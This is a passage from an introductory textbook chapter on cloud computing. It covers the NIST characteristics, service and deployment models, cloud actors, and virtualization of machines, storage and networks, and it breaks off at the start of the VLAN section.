Cloud computing has been a powerful technology that has advanced several areas of computing enabling a new era for the future of our planet. In the early 1960s, the concept of time-sharing machines (mainframe) was introduced by a project funded by Defense Advanced Research Projects Agency (DARPA) at MIT. Ever since, computing capabilities have improved over time through a series of important milestones that include:

- IBM Mainframe: 1960–70s.
- DEC Minicomputer: 1980–1985.

- Intel PCs: 1985–1990.
- Microsoft Client-Server model: 1990–1995.
- Cisco IP Networks: 1995–2000.
- Nokia Mobile Devices: 2001–2008
- Cloud Computing: 2008–Present.

To some, the concept of ‘cloud’ means storing data somewhere in a remote location accessible via internet. To others, it means accessing remote virtual machines (VMs) at any time and sharing the use of the VMs among multiple users interchangeably or simultaneously.

1.1.1 What is Cloud Computing?

As per NIST, Cloud computing allows ubiquitous, convenient, on-demand networking resources access to a shared pool of configurable computing resources such as storage, servers, networks, services, and applications. These resources can be rapidly provisioned and released with minimal management effort or service provider interaction [[125](#), [143](#), [156](#), [166](#)]. The cloud computing model aims to provide availability for the users based on several characteristics [[125](#), [143](#), [156](#), [166](#)] defined as follows:

1. **On-Demand Self-Service:** Cloud users can unilaterally access and request computing capabilities and resources independently without the interaction of the service provider or some other form of permission. Self-service also means the user can manage or request the desired cloud resources as needed, which, in effect, will reduce the cost of managing the cloud computing platform for both the user and the cloud provider.
2. **Broad Network Access:** Cloud computing is accessible over the internet. This means the user can reside anywhere and yet access the

cloud resources without networking limitations or constraints. The access by the user can be through thick clients such as platforms with full-stack capabilities, e.g., laptops and PCs, or thin clients with reduced capabilities, e.g., smartphones and IoT devices.

3. **Resource Pooling:** Cloud Service Providers (CSPs) combine the resources in a physical or virtual format in an accessible pool such that it serves many users using a multi-tenant model. The concept of multi-tenancy is a core concept of cloud computing, and it can be described similarly to when multiple tenants occupy a shared or single apartment. However, the cloud users or tenants are assigned dynamically to the resources based on their demand, availability, business requirements, cost of service, or provider's capability. The cloud tenants share the same physical and/or virtual resources regarding the application, security and privacy, data, and billing services.
4. **Rapid Elasticity:** Rapid elasticity means the resources are available unconditionally to the user and can be automatically changed in scale, either in or out. This scaling can be achieved rapidly, depending on the current cloud technology improvement. For example, it takes about a minute to launch a new AWS EC2 instance to respond to a growing demand from the user. The elasticity gives user perception of unlimited resources that can be paid for at any time when needed.
5. **Measured Service:** Cloud computing is a service-oriented model. That means the cloud provider provides services to the customer based on their demand. This will lead the cloud provider to adopt a pay-per-use business model [[125](#)] such that the resources are optimized by leveraging a metering capability that can track the user's resource utilization. The metering capability will make the user pay only for the

service they have used and was allotted to them for a particular session. It is important to note that the metering capability is used not only for billing purposes but also to monitor, control, or report the resource usage to both the cloud provider and the user or one of them. The measured service characteristic of cloud computing is essential as it provides transparency to both parties and can be as granular as identifying the actual number of units the user has utilized. For example, measuring a computing resource can be in terms of the number of CPUs, the number of bytes for storage, or the number of bytes per second for bandwidth usage.

1.2 Cloud Computing Service Model

The cloud computing community has long agreed that the most common and appropriate service model of cloud computing is the SPI model. The SPI model stands for the *Software*, *Platform*, and *Infrastructure* as-a-service models. [Figure 1.1](#) shows the taxonomy of these models and the corresponding definition.




Figure 1.1: The cloud computing service model. [↗](#)

1.2.1 Cloud Infrastructure as a Service (IaaS)

Infrastructure as a service cloud model replaces the traditional IT infrastructure. The IaaS service model ensures that physical resources such as servers, storage, and processing units are available to the cloud user via internet-based connection sharing, where they can deploy and run arbitrary software, including operating systems and applications. The cloud user does not manage the underlying infrastructure, such as storage or server capability. Still, they have access and control over them just like if these resources were physically at the user's premises [143]. However, the difference is that the user is abstracted from the underlying cloud infrastructure and does not have to manage the resources as if they were physically available. The IaaS model is similar to the utility computing model [166] where the user is offered computing services similarly to utility offering. The user pays for the processing power, disk space, network bandwidth, and for the actual usage or consumption.

1.2.1.1 IaaS Features and Benefits

- **Scalability and Availability:** Dynamic scalability of the infrastructure requirements, like memory and storage, based on the actual usage or need. Moreover, the user can access the infrastructure resources at any time and choose which geographical location the infrastructure is deployed.
- **Lower latency:** The IaaS user can get reliable access to the infrastructure resources because they can choose which geographical location the IaaS model is deployed at, which in turn will minimize the delay and maximize the performance.
- **Pay as you go:** The user will be required to pay only for the amount consumed of infrastructure resources. Avoiding the high cost of buying and/or hosting the physical resources locally.
- **Best-of-breed technology and resources:** The user can access the latest infrastructure resources and superior IT talent without paying the full cost.
- **Security:** The IaaS cloud provider provides the infrastructure services through a data center. This way, the provider deploys extensive security measures to ensure proper access to the cloud infrastructure and protect the user's hosted data. As a result, a user who uses the IaaS to provide infrastructure services for their business can ensure the security of their customers' data and infrastructure.

1.2.2 Platform as a Service (PaaS)

The Platform as a Service (PaaS) cloud model enables the cloud provider to provide essential cloud and deployment capabilities to the cloud developer. The cloud developer can access those capabilities to deploy consumer-created or acquired applications developed using programming languages,

libraries, or tools supported by the cloud provider [[125](#)]. The PaaS provider offers both a computing platform and a solution stack. This approach will accelerate the development and deployment of software applications because of the number of software resources and the ease of hosting the developed applications in the cloud [[143](#)]. Software developers can create applications using pre-made and widely available software libraries and APIs without installing the software building tools on their machines. Next, they can deploy and/or distribute the application to the cloud quickly, which will eventually be delivered to the end user without the traditional high-cost model and without having to worry about the distribution channel. While the application developer has broad access to PaaS resources, they cannot control the cloud infrastructure, such as networks, servers, OS, or storage. However, as we explain, they have control over the deployed application and can utilize various features and services.

1.2.2.1 PaaS Features and Benefits

The PaaS cloud provider offers the following services and features to the application developers [[143](#), [166](#)]:

- A virtual development environment where the developer can access it through the web browser.
- Application standards based on the developer's requirements.
- A ready-made distribution channel for public application developers.
- The ability to integrate the developed application with external web services and databases.
- A comprehensive monitoring of the application events, processes and the user activities to help the application developers understand their product and plan for improvements accordingly.

- The ability to scale the developed application using a multi-tenancy model (the ability for an application to be partitioned among multiple servers to serve a large number of users) that allows dynamic scalability to ensure the provided application service is not interrupted for the end user.
- Security and reliability should be integrated into the PaaS cloud model to allow the developer to use them without requiring the developer to set up additional development and configurations or pay extra cost for this feature.
- The PaaS cloud model should provide support for formal and on-demand collaboration between the developers throughout the entire Software Development Life Cycle (SDLC).

1.2.3 Software as a Service (SaaS)

The Software as a Service (SaaS) cloud model provides software applications over the web. The user pays a monthly or annual fee to access and benefit from the cloud application. The SaaS cloud provider deploys a software application to the user on demand, where the software is usually hosted in the provider's server infrastructure or at another vendor's hardware [143]. NIST [125] SaaS definition states, "The capability provided to the consumer is to use the provider's applications running on a cloud infrastructure. The applications are accessible from various client devices". It is important to note that the SaaS user does have access or control to any infrastructure, even the individual application's capability.

1.2.3.1 SaaS Features and Benefits

- **Ease of Deployment:** The SaaS cloud model's most significant advantage is that it allows the organization to outsource the hosting and management of applications to a third party (software vendor or

provider) to reduce the cost of application licensing and other infrastructure resources required to host the application internally.

- **Easy Delivery:** The application delivery using the SaaS model use the one-to-many delivery model. The end-user can access the SaaS application using a web browser or through a custom interface provided by the SaaS vendor to support unique features related to their application [[166](#)]. This feature also shows how easy it is to scale the SaaS model because usually, the SaaS provider will only need to spin up a new container or a VM to enable more users to access the SaaS application, rather than having to buy more physical resources to cope with the customers' demand.
- **Ease of Maintenance:** The cloud vendor supports the management of the SaaS application. This will allow businesses to resolve any problems during the deployment or operations of the SaaS application.
- **Security:** The SaaS application is hosted in a cloud infrastructure protected by the cloud provider. The SaaS provider can configure the security requirements including but not limited to: *access to the SaaS application, users' data protection including data integrity and confidentiality, and backup and disaster recovery.*

1.2.4 Other Cloud Service Models

While the previously mentioned cloud models, *IaaS*, *PaaS*, and *SaaS*, are the fundamental cloud computing delivery models, other cloud models offer a range of services, but they do not fit into the three main cloud models. We will briefly discuss these models in the following subsections.

1.2.4.1 Storage as a Service

The Storage-as-a-Service cloud computing model is a notable service allowing cloud users to host and store data. One of the most cloud storage

providers is *Amazon S3*. This cloud service allows the user to perform a specific and single task, i.e., storing data, in the cloud without having the ability to use any infrastructure resources or utilize cloud APIs and libraries. Therefore, the storage as a service does not match any cloud computing service models.

1.2.4.2 Security as a Service

Security as a service (SECaaS) (Some resources are called SaaS as well) is a new cloud model that offers different cybersecurity solutions through a cloud-based model to the consumer. The security product can be delivered to the customer either to be integrated into the consumer's cloud application or to allow them to integrate and use the security product on their in-house software application. The famous *SECaaS* services include VoIP security, data security, and network security services.

1.2.4.3 Database as a Service

This cloud service model allows the cloud user to store data in the cloud and run queries on those data. An example of this service is *Amazon DynamoDB*. A sub-category of this service model is the big data as a service, which allows the user to deploy and run MapReduce programs. This cloud model allows the user to host the MapReduce programs and run queries on their applications so that it can also be integrated with any software program.

1.2.4.4 Bare Metal as a Service

The Bare Metal as a Service (BMaaS) is a cloud model that allows physical infrastructure resources to be hosted in the client's in-house server room. It also enables users to access physical machines directly instead of virtual machines. This definition sounds close to the IaaS definition. However, the difference is the BMaaS model is dedicated for a single user or customer, as opposed to IaaS which involves shared resources or resource pooling.

1.2.4.5 Anything as a Service

With the advancement of cloud technology, it has become possible to provide any service through a cloud-based model, which creates a massive list of acronyms that become difficult to categorize. Hence, the anything as a service (XaaS) is introduced to cover it all. XaaS leverages the cloud to provide different technologies and services to the consumer and makes the services easily accessible through the web browser or other simple means that do not require a sophisticated setup. XaaS model made it easy for small organizations to adopt the latest technology without having the required expertise. The organization's IT department can learn on the go about these cloud services and seek help from the XaaS provider, bringing considerable benefits to the organization and encouraging businesses to adopt high-quality IT standards. Some of XaaS examples include: *Communication as a Service (CaaS)*, *Functions as a Service (FaaS)*, *Artificial Intelligence as a Service (AIaaS)*, *Disaster Recovery as a Service (DRaaS)*, *Monitoring as a Service (MaaS)*, *Workspace as a Service (WaaS)*, *Supply Chain Analytics as a Service (SCAaaS)*, and *Backup as a Service (BaaS)*.

1.2.4.6 XaaS Features and Benefits

- **Accessibility:** The XaaS cloud model makes accessing any service as easy as a few clicks away from the web browser. Hence, the organization adopting XaaS can have its operation team work remotely without being physically on-site. Ease of accessibility will also enable collaboration between the developers as they do not have to be physically together.
- **Cost Efficient:** The XaaS model allows the cloud consumer to buy and/or subscribe to IT services based on their need without having to pay for extra services and without spending human effort on maintaining the required services.

- **Ease of Maintenance:** The XaaS cloud model eliminates the need for the IT administrator to hire or worry about maintaining the cloud service operations they are buying or subscribing to. The XaaS provider will provide technical support and have a dedicated emergency response team that can interact with the IT personnel to investigate and resolve any technical issue that may arise and affect normal business operations.
- **Scalability:** XaaS makes it easy to scale based on the business operation's load without affecting the consumer's operations. The dynamic scalability XaaS offers will also ensure the consumer is not billed, which will be a beneficial cost-saving measure.
- **Integration:** XaaS solutions are designed to be easily integrated with other software and services, making it easier for businesses to create comprehensive, streamlined workflows.

1.3 Cloud Computing Deployment Models

Cloud computing refers to computing resources offered through the internet to reduce the cost for the user and allow greater access to valuable and reasonably priced resources. The cloud computing deployment model refers to how those computing resources are delivered to the final consumer or user based on its relationship with the operating enterprise [[166](#)].

The cloud computing deployment model, as shown in [Fig. 1.2](#), is generally classified into four models as defined by NIST [[125](#)]; *Public*, *Private*, *Hybrid*, and *Community* cloud.




Figure 1.2: The cloud computing deployment models showing the public, private, and hybrid cloud. [📄](#)

1.3.1 Public Cloud

The public (or external) cloud computing model provides for open use by any users, whether they belong to one organization or not. The public cloud might be owned, managed, and operated by a business, academic, government organizations, or a combination. The public cloud infrastructure is on the cloud provider's premises [125]. Moreover, the public cloud can be hosted and managed by a third-party operator so that the vendor is responsible for all the cloud operations and security-related issues.

1.3.2 Private Cloud

The private (or internal) cloud computing model is provided for exclusive use by users from a single organization like a company or a university. Although all the users are from the same organization, multi-tenancy might exist as the users can be from different departments and units within the organization. Unlike the public cloud, the private cloud infrastructure is

owned, managed, and operated solely by the organization. Yet, it can outsource some of the private cloud's functionalities to a third party like a commercial cloud provider. In that case, the private cloud can be on or off the organization's premises.

1.3.3 Hybrid Cloud

The hybrid cloud computing model is a mixed model that combines the public and private cloud features. It allows an organization to use a mixture of on-premises, private cloud, and public cloud services to deliver the cloud user's requirements. For example, an organization may use the public cloud for less sensitive operations, such as web-based email and office applications, while using the private cloud for critical applications that require higher security and compliance measures. This way, the organization can benefit from the scalability and cost-effectiveness of the public cloud while still maintaining control over sensitive data and applications in the private cloud.

1.3.4 Community Cloud

The community cloud computing model is shared by a specific group of organizations with similar or shared objectives, such as shared requirements and/or interests. The community cloud is built to meet the community's particular needs while still providing the benefits of cloud computing, such as cost savings and scalability. The community cloud may be owned and managed by a third-party provider or by a consortium of organizations within the community. It provides the benefits of shared infrastructure and resources while offering more privacy, security, and control than public cloud solutions.

1.4 Cloud Computing Architecture

NIST first introduced the cloud computing reference architecture [156]. It is composed of all the stakeholders in the cloud computing processes. The relationship between the cloud stakeholders (or actors) is shown in Fig. 1.3 and they are defined as follows:




Figure 1.3: The cloud computing actors and their relationship. 

1.4.1 Cloud Consumer

A person or organization who has a business relationship with a cloud provider to benefit from the cloud services. The cloud consumer is a principal stakeholder in cloud computing services. Consumers can choose from a list of cloud services that the cloud provider offers and request the appropriate service.

The cloud consumer will specify the required Service Level Agreement (SLA) that needs to be fulfilled by the cloud provider. The SLA can be in terms of network reliability and quality, minimum storage requirements, minimum OS version requirements, etc. The obligation of the cloud provider to those SLAs is to guarantee that the consumer can always get the required services based on the agreed-upon SLA. The consumer can choose which provider to obtain the service from based on the service cost or other favorable terms.

1.4.2 Cloud Provider

The Cloud Service Provider (CSP) is an organization (can be a person as well) that is responsible for making cloud services available to interested parties. The provider owns and manages the cloud computing infrastructure required to deliver cloud services to the cloud consumer. The cloud provider must provide a minimum set of requirements based on the cloud computing service.

The SaaS cloud provider is responsible for deploying, maintaining, configuring, and updating the operations of the software application running on the cloud infrastructure so the software application can be provisioned to the consumer at the required and expected level of service [156]. As mentioned, the SaaS cloud consumer has limited control over the software application. Hence, the cloud provider is entirely responsible for operating and managing the software application and the infrastructure.

The PaaS cloud provider is responsible for the cloud computing platform and running the software that provides the platform components like the runtime software execution stack, databases, and other middleware components [156]. The PaaS cloud provider is also responsible for ensuring the development and deployment process of the PaaS consumer by providing tools like IDEs, development versions of cloud software, Software Development Kits (SDKs), etc. The PaaS cloud consumer can control the cloud application and, in some cases, has partial hosting infrastructure to successfully deploy their software application to the PaaS cloud.

The IaaS cloud provider is responsible for the cloud computing physical infrastructure and the underlying service, including the networks, the storage, the servers, and the hosting infrastructure [156]. The IaaS provider ensures the cloud software required to make the IaaS service available to

the IaaS consumer through service interfaces and computing resource abstraction, such as virtual machines. The IaaS cloud consumer has more access than the SaaS and PaaS consumers. The access is in the form of computing and other infrastructure- related resources such that the consumer can build their cloud environment using the provider's IaaS resources. The IaaS cloud provider has access and control over the physical hardware and cloud software, making the cloud infrastructure provision feasible to the IaaS consumer.

1.4.3 Cloud Auditor

An entity (usually a third party) that performs a comprehensive assessment of the cloud services and performance, information system operations, and the security of the cloud implementation. The purpose of the audit is to ensure the cloud service conforms to the standards by reviewing objective evidence. Furthermore, they collect evidence through inspection, observation, performance, or analysis of the cloud service by comprehensively examining its properties. One of the cloud auditor's main objectives is to test the cloud service's security functions by performing either manual or automated security testing, such as cloud penetration testing, to ensure the cloud service is free from vulnerabilities and potential risks.

In the context of IaaS, PaaS, and SaaS, the cloud auditor aims to ensure the CSP delivers the agreed-upon cloud service(s) following the SLA and the industry's best practices. Specifically, the cloud auditor is responsible for:

- Review and examine the CSP's security controls and policies to ensure they are prone to risks and potential attacks.

- Examine the CSP's disaster recovery and business continuity plans to ensure that they are adequate to meet the needs of the cloud user.
- Conduct security testing and evaluation through penetration testing to identify potential risks in the CSP's infrastructure.
- Test the CSP's data protection mechanism to ensure that the cloud users' data is not accessed through unauthorized entities and ensure the data encryption mechanisms are followed and implemented based on the industry's best practices.
- Review the CSP's SLAs to ensure they meet the cloud user's requirements and that the CSP meets its obligations.

1.4.4 Cloud Broker

An entity that controls the use and manages the performance and delivery of the cloud services. It also negotiates and coordinates the relationship between the cloud provider and the consumer. The broker's role is to help the consumer find the cloud services that meet their specific needs while also assisting with implementing, integrating, and managing those services. Additionally, the cloud broker should offer the following services:

- The cloud broker should help the consumer evaluate different cloud providers and determine the right one for their needs. The evaluation can be in terms of the quality of cloud service, network connectivity, ease of use, cost, and/or extra functionality provided by the cloud service.
- The cloud broker should assist the consumer with integrating the sought cloud service with the existing consumer's infrastructure by providing technical support and/or a roadmap to fully integrate the cloud service.

- The cloud broker should help the cloud consumer manage the cloud services to ensure optimum usage and functionality. The management can include ensuring the consumer is following the CSP's guidelines, and the consumer can manage the cloud service to avoid creating a security threat against the consumer.
- The cloud broker should advise the cloud consumer on utilizing cost-saving measures when buying, using, or adopting a new cloud service.

1.4.5 Cloud Carrier

The intermediate entity that provides connectivity and transport of the cloud services from the cloud provider to the consumer. Usually, it is the Internet Service Provider (ISP). The cloud carrier provides access to the consumer through networking, telecommunication, or other means of access. Because cloud services are usually accessed through the internet browser, the cloud carrier (or the ISP) needs to ensure the reliability of the internet connection to the consumer so that the offered cloud service is not interrupted.

1.5 Virtualization Techniques

The word *Virtualization* is mentioned in the Oxford dictionary as “To give virtual existence to (an intangible or abstract idea, concept, etc.) by perceiving it as, or demonstrating it to be, manifested or present in a real object, action, etc., within the world” [[80](#)]. In cloud computing, Virtualization is a common alternative to logic. It is often used to refer to the artificial objects created by a computer system to help the system control access to shared resources. This definition shows that Virtualization is a layer of indirection, and it is inserted into the existing software/hardware stack of the computer system to solve problems that the current implementation of the layers cannot address. Virtualization decouples the behavior of physical resources from their physical

implementation. The layers below the virtualization layer provide the resources that the system wants to virtualize. The layers above the virtualization layer are consumers of the virtual resources. Virtualization is the key technology element behind cloud computing. Without it, we could not be writing about providing consumers with different types of cloud computing service models. Virtualization mainly consists of virtual machines, virtual storage, and virtual networks. They are orthogonal to each other.

1.5.1 Virtual Machines

Virtual Machines provide virtual hardware capabilities, such as CPUs, memory, I/O, etc., to the software stack, where the virtual hardware is shared with the underlying hardware provided by the physical machine. Hence, VM is a complete virtual environment that functions as a virtual computer system with CPU, memory, network interface, and storage. VMs are implemented by an indirection layer, inserted between the entire software stack and the hardware, as shown in [Fig. 1.4](#).






Figure 1.4: Virtualization layer inserted between the software stack and the hardware. [!\[\]\(a348be1272c5a544faf7d5825a6d2ee4_img.jpg\)](#)

There are two categories of system VMs, depending on whether a host OS is present. Classic VMs are managed by virtualization software, also known as VM Monitor (VMM) or hypervisor. This software operates in privileged mode and is responsible for managing hardware resources at all times. The name “classic” comes from these VMs following the same architecture as the original VMs developed by IBM in the 1970s. Examples of modern classic VMs include VMware ESX and Xen.

On the other hand, hosted VMs are characterized by a host operating system that runs concurrently with the VMM. The host OS and the VMM

operate in kernel mode and jointly manage the hardware resources. To distinguish it from the OS inside the VM, the OS that runs directly on the VM host is known as the *host OS*, while the OS that runs inside a VM is referred to as the *guest OS*. In this setup, the host OS is responsible for running host applications on the hardware, i.e., the applications that do not run in VMs, while the VMM is responsible for managing the VMs on the hardware. Examples of hosted VMs include popular desktop VMs like VMware Workstation and VirtualBox.

1.5.2 Storage Virtualization

Storage virtualization provides virtual storage resources such as virtual memory, virtual disks, virtual file systems, etc., upon the shared physical storage resource. The storage virtualization is implemented as an indirection layer inserted in the storage software/hardware stack. The layers below are the virtualized storage resources, and those above are the virtual resource users. For example, the virtual memory is implemented by the Memory Management Unit (MMU), as [Fig. 1.5](#) shows, and the OS between the processor and the memory. It presents virtual memory address spaces to the processes running on the processor and allows them to share the address space of the physical memory. It transparently translates the virtual memory addresses issued by the processor and maps them to the physical memory address.




Figure 1.5: Storage virtualization showing the mapping from the physical CPU, to the MMU and the physical memory. [📄](#)

1.5.3 Network Virtualization

Network virtualization is abstracting a physical network into one or multiple logical networks, allowing multiple virtual networks to share the same physical infrastructure. It enables the creation of virtual networks without affecting the physical network. Network virtualization can be designed to meet specific goals, such as establishing secure communication between two or more peers using a Virtual Private Network (VPN) with specified security levels, including encryption algorithms and key exchange processes. Therefore, network virtualization can create logical networks that emulate the physical network's performance, security, privacy, and reliability characteristics and configurations, including host, device, link settings, and network topology.

1.5.3.1 VLAN

Virtual Local Area Network (VLAN) is a type of network virtualization implemented at layer 2 of the TCP/IP protocol layers stack. A VLAN divides a single existing physical network into multiple logical networks. Thus, every VLAN forms its broadcast domain, which groups hosts into isolated virtual LANs regardless of physical location. The hosts can be connected to the same or a different physical switch. VLAN uses a *VLAN ID* to identify the virtual LAN. For example, [Fig. 1.7](#) shows individual hosts are grouped into two VLANs. VLAN is implemented using mainly two techniques. The first is the VLAN frame, which has a VLAN ID in its header beside the MAC address used by the physical layer frame. The second is a VLAN-capable switch that uses both the destination MAC address and the VLAN ID to forward frames to ports assigned to the same VLAN. There are two types of VLAN as follows:

